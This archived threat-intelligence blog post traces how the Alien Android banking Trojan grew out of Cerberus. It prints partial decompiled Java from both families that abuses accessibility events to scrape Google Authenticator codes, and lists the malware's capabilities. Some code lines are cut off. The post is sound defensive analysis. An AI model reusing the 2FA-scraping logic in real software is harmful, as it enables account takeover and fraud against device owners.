Alien - the story of Cerberus' demise

Published: 2024-10-01 · Archived: 2026-04-05 12:54:08 UTC


Intro

As predicted in our blog 2020 – year of the RAT, 2020 has been an effervescent year for financially motivated threat actors making use of Android malware. Although the ThreatFabric team discovered several new banking Trojans, it also observed the death of some others. Threat actors continue to innovate and try out new ways to steal and monetize personal information. In some cases, actors are successful, with long-running campaigns powered by their malware, in other cases, they are fruitless, resulting in the downfall of their malware, as quickly as it appeared. In this blog, we describe a relatively new and barely known Android banking Trojan with Remote Access Trojan, notification stealing and authenticator-based 2FA theft capabilities, dubbed Alien, and explain how it relates to infamous Cerberus malware, who's service has recently been discontinued.

The preface, Cerberus

August 2020 marked the demise of Cerberus, the most successful Android banking Trojan service, or MaaS (Malware as a Service), of the last 12 months. Details about the Trojan can be found in our blog about from August last year. Apparently due to issues related to shortcomings of the staff within the threat actor's technical team, architectural and technical issues with the Trojan remained unsolved long enough for Google Play Protect to detect all related samples on the spot on all infected devices, of course resulting in unhappy customers.

At the end of July, because of these issues, the actor behind Cerberus tried to sell the service, including the customer portfolio, in the hopes another actor would continue his work. Our telemetry, as seen in the graph below, shows a steady decrease of new Cerberus samples starting from this moment.



After a series of customer complaints and due to his fruitless attempts to sell the source code of the Trojan as a whole, the owner of the malware finally decided to end the rental service and refund active license holders. On August 10th 2020 he shared the source code of Cerberus with the administrator of the underground forum in which he was renting it out. As we forecasted, shortly after, the source code of the Trojan became available to the general public.

You might wonder why the number of samples drops and barely increases again despite the source code being publicly available. There are two reasons: firstly, actors who got their hands on the code need to understand how to setup the backend (C2) and builder, secondly the actors which successfully built samples noticed that their payload is immediately detected by Play Protect when installed on an Android device and therefore are now probably working on rearranging the code (resulting in their own code fork). All samples detected since the official Cerberus service interruption are test samples and no large-scale or successful campaign has been observed so far. However, since Cerberus was such a successful malware, it is likely that other actors will start using it actively once its issues are resolved, therefore we can expect it to resurface at any time.

Despite Cerberus not being actively rented and supported any longer, we still often see some researchers reporting active Cerberus campaigns. To explain why this happens we decided to write this blog and clear up any confusion: currently reported campaigns can be attributed to a fork of Cerberus, called “Alien”.


Behind the scenes

Our story starts on January 2020, when our analyst team first spotted something which at first glance could have been considered a new version of Cerberus. In those newly found samples the authors revisited the C2 communication protocol, added some new string protection techniques, renamed the side-loaded module filename to bare his nickname and added the TeamViewer based RAT function.

Despite some minor refactoring, the architecture of the Trojan stayed the same. At the same time, the Cerberus team was making announcements about a soon-to-be-published second version of the Trojan in their commercial topic in an underground forum. Therefore, we initially assumed that the samples discovered are in fact the first/test versions of that advertised new version of the Trojan and classified them as such. That held until 5 days later.

Enter the ring

On January 18th, we discovered an interesting new post from another actor in an underground forum. This actor, whose name matches the newly introduced module name for the malware in question, started to advertise his own private malware with VNC feature.



For the sake of clarity: Although VNC (Virtual Network Computing) is a specific graphical desktop-sharing system, threat actors often label all Trojans with remote access capabilities (RAT) as embedding VNC, regardless of the technology being used.


This discovery also matched the fact that the newly found samples included the RAT feature, making use of TeamViewer to provide remote access to the infected device.

The highly relatable codebase, showing the strong links between this new Trojan and Cerberus was conflicting with the fact that this Trojan was clearly operated by a separate group, therefore we decide to investigate the situation further. Luckily, it was only a matter of weeks before we could confirm what was going on.


Meet the Duke

In February, it became apparent that the new malware was operated separately and slightly differently than Cerberus. We started to see simultaneous campaigns using both Trojans. Additionally, the malware described by its apparent author was enriched by a 2FA stealing technique that was capable of stealing secret tokens from Google's Authenticator application, while Cerberus didn't have such a feature.


Mid-February, the actor who later proclaimed himself author of the BlackRock malware left a review on the profile of the apparent author, reviewing his malware-rental service:




On February 20th 2020, the Cerberus actors made a promotional post in their commercial topic that referenced researchers, sharing the samples of what they thought was the Cerberus malware. Somewhat later, the BlackRock actor replied to the post, condemning the Cerberus actors for taking credit for another malware project, stating that it was a different malware that he uses himself:



Thoughtfully, he included some screenshots with proof:




The tweet made by @pr3wtd that sparked that truly insightful conversation, clearly links provided IOCs with the sample of the malware that the BlackRock author was testing at the time, the Trojan advertised by the actor we already envisaged being author.



That sample indeed belongs to the same malware strain that we discovered earlier January.

The revelation

After we established a solid link between the actor running the private rental service and the samples, the only aspect we were missing was the name of the Trojan. Fortunately for us, after a while topics showing interest in a certain “Alien” malware started to appear in the underground forum and the author himself confirmed his affiliation to, and the name of, the Trojan:



Based on our in-depth knowledge of the Trojan (available in our Mobile Threat Intelligence portal), we can prove that the Alien malware is a fork of the initial variant of Cerberus (v1), active since early January 2020 and rented out at the same time as Cerberus. Cerberus being discontinued, its customers seem to be switching to Alien, which has become the prominent new MaaS for fraudsters.

Looking at what we know now about what happened with Cerberus and Alien, we could speculate that Cerberus was on the decline as the developers behind the Trojan shifted away from the project with the original source in order to start their own. Interestingly enough, this speculation is corroborated by the fact that when the second version of Cerberus (v2) was released in May 2020, it did not introduce any major new features, except for the one to steal 2FA codes from Google's authenticator app. The code of that feature code is almost identical to that introduced with the Alien Trojan in February 2020. This indicates that at that time, the developer behind the Cerberus Trojan had access to, and might have been responsible for development of the Alien code.

The code of the Google Authenticator 2FA stealer of the Alien Trojan is visible in following snippet:

```
public final void sniffAuthenticator(AccessibilityService serv, AccessibilityEvent event, String currPackage) {
   try {
       if (Build.VERSION.SDK_INT >= 18 && (currPackage.contains("com.google.android.apps.authenticator2"))) {
           A11yUtils.utils.log("run", t "com.google.android.apps.authenticator2");
           if (event.getSource() == null) {
               return;
           }
           String athenticatorContent = "";
           Iterator nodes = A11yUtils.getByMask(event.getSource(), "android.view.ViewGroup").iterator();
           int idx = 0;
           while (nodes.hasNext()) {
               Object currObj = nodes.next();
               AccessibilityNodeInfo currNode = (AccessibilityNodeInfo) currObj;
               String local = athenticatorContent;
               int idxCh;
               for (idxCh = 0; idxCh < currNode.getChildCount(); ++idxCh) {
                   AccessibilityNodeInfo child = currNode.getChild(idxCh);
                   if (child.getText() != null) {
                       A11yUtils.utils.log("Line: " + idx + ", index: " + idxCh, child.getText().toString());
                       local = local + "Line: " + idx + ", index: " + idxCh + ", text: " + child.getText().toS
                   }
               }++idx;
               athenticatorContent = local;
           }
           if (!athenticatorContent.isEmpty()) {
               A11yUtils.utils.appendPrefs(serv, this.strings.AS, "Logs com.google.android.apps.authenticator2
               return;
           }
       }
   } catch (Exception unused_ex) {
       return;
```

```
    }
}
```

The code of the Google Authenticator 2FA stealer of the Cerberus Trojan is visible in following snippet:

```
public void logAuthenticator(AccessibilityService parent, AccessibilityEvent event, String currentApp) {
   try {
       if (Build.VERSION.SDK_INT >= 18 && (currentApp.contains("com.google.android.apps.authenticator2"))) {
           this.log("run", "com.google.android.apps.authenticator2");
           if (event.getSource() == null) {
               return;
           }
           String logs = "";
           Iterator groupIter = Utils.getElemByMask(event.getSource(), "android.view.ViewGroup").iterator();
           int paramIdx = 0;
           while (groupIter.hasNext()) {
               Object groupObj = groupIter.next();
               AccessibilityNodeInfo group = (AccessibilityNodeInfo) groupObj;
               String log = logs;
               int idx;
               for (idx = 0; idx < group.getChildCount(); ++idx) {
                   AccessibilityNodeInfo child = group.getChild(idx);
                   if (child.getText() != null) {
                       this.log("params1: " + paramIdx + ", params2: " + idx, child.getText().toString());
                       log = log + "params1: " + paramIdx + ", params2: " + idx + ", params3: " + child.getTex
                   }
               }++paramIdx;
               logs = log;
           }
           if (!logs.isEmpty()) {
               this.appendShPr(parent, this.string.logTag, "Logs com.google.android.apps.authenticator2: \\n" +
           }
       }
   } catch (Exception unused_ex) {}
}
```

The Alien malware


As described in previous sections, the Alien malware is a rented banking Trojan which offers more than the average capabilities of Android banking Trojans. It has common capabilities such as overlay attacks, control and steal SMS messages and harvest the contact list. It can leverage its keylogger for any use and therefore broaden the attack scope further than its target list. It also offers the possibility to install, start and remove applications from the infected device. Most importantly, it offers a notifications sniffer, allowing it to get the content of all notifications on the infected device, and a RAT (Remote Access Trojan) feature (by abusing the TeamViewer application), meaning that the threat actors can perform the fraud from the victim’s device.

The complete list of features of Alien is as follows:

- Overlaying: Dynamic (Local injects obtained from C2)
- Keylogging
- Remote access
- SMS harvesting: SMS listing
- SMS harvesting: SMS forwarding
- Device info collection
- Contact list collection
- Application listing
- Location collection
- Overlaying: Targets list update
- SMS: Sending
- Calls: USSD request making
- Calls: Call forwarding
- Remote actions: App installing
- Remote actions: App starting
- Remote actions: App removal
- Remote actions: Showing arbitrary web pages
- Remote actions: Screen-locking
- Notifications: Push notifications
- C2 Resilience: Auxiliary C2 list
- Self-protection: Hiding the App icon
- Self-protection: Preventing removal
- Self-protection: Emulation-detection
- Architecture: Modular

Differentiating between Alien and Cerberus

With two malware families originating from the same code base, we thought it would be useful for the community to be able to distinguish the Trojans. Distinction is the easiest by comparing the C2 protocols. The Alien C2 requests are built as follows:



Source: https://www.threatfabric.com/blogs/alien_the_story_of_cerberus_demise.html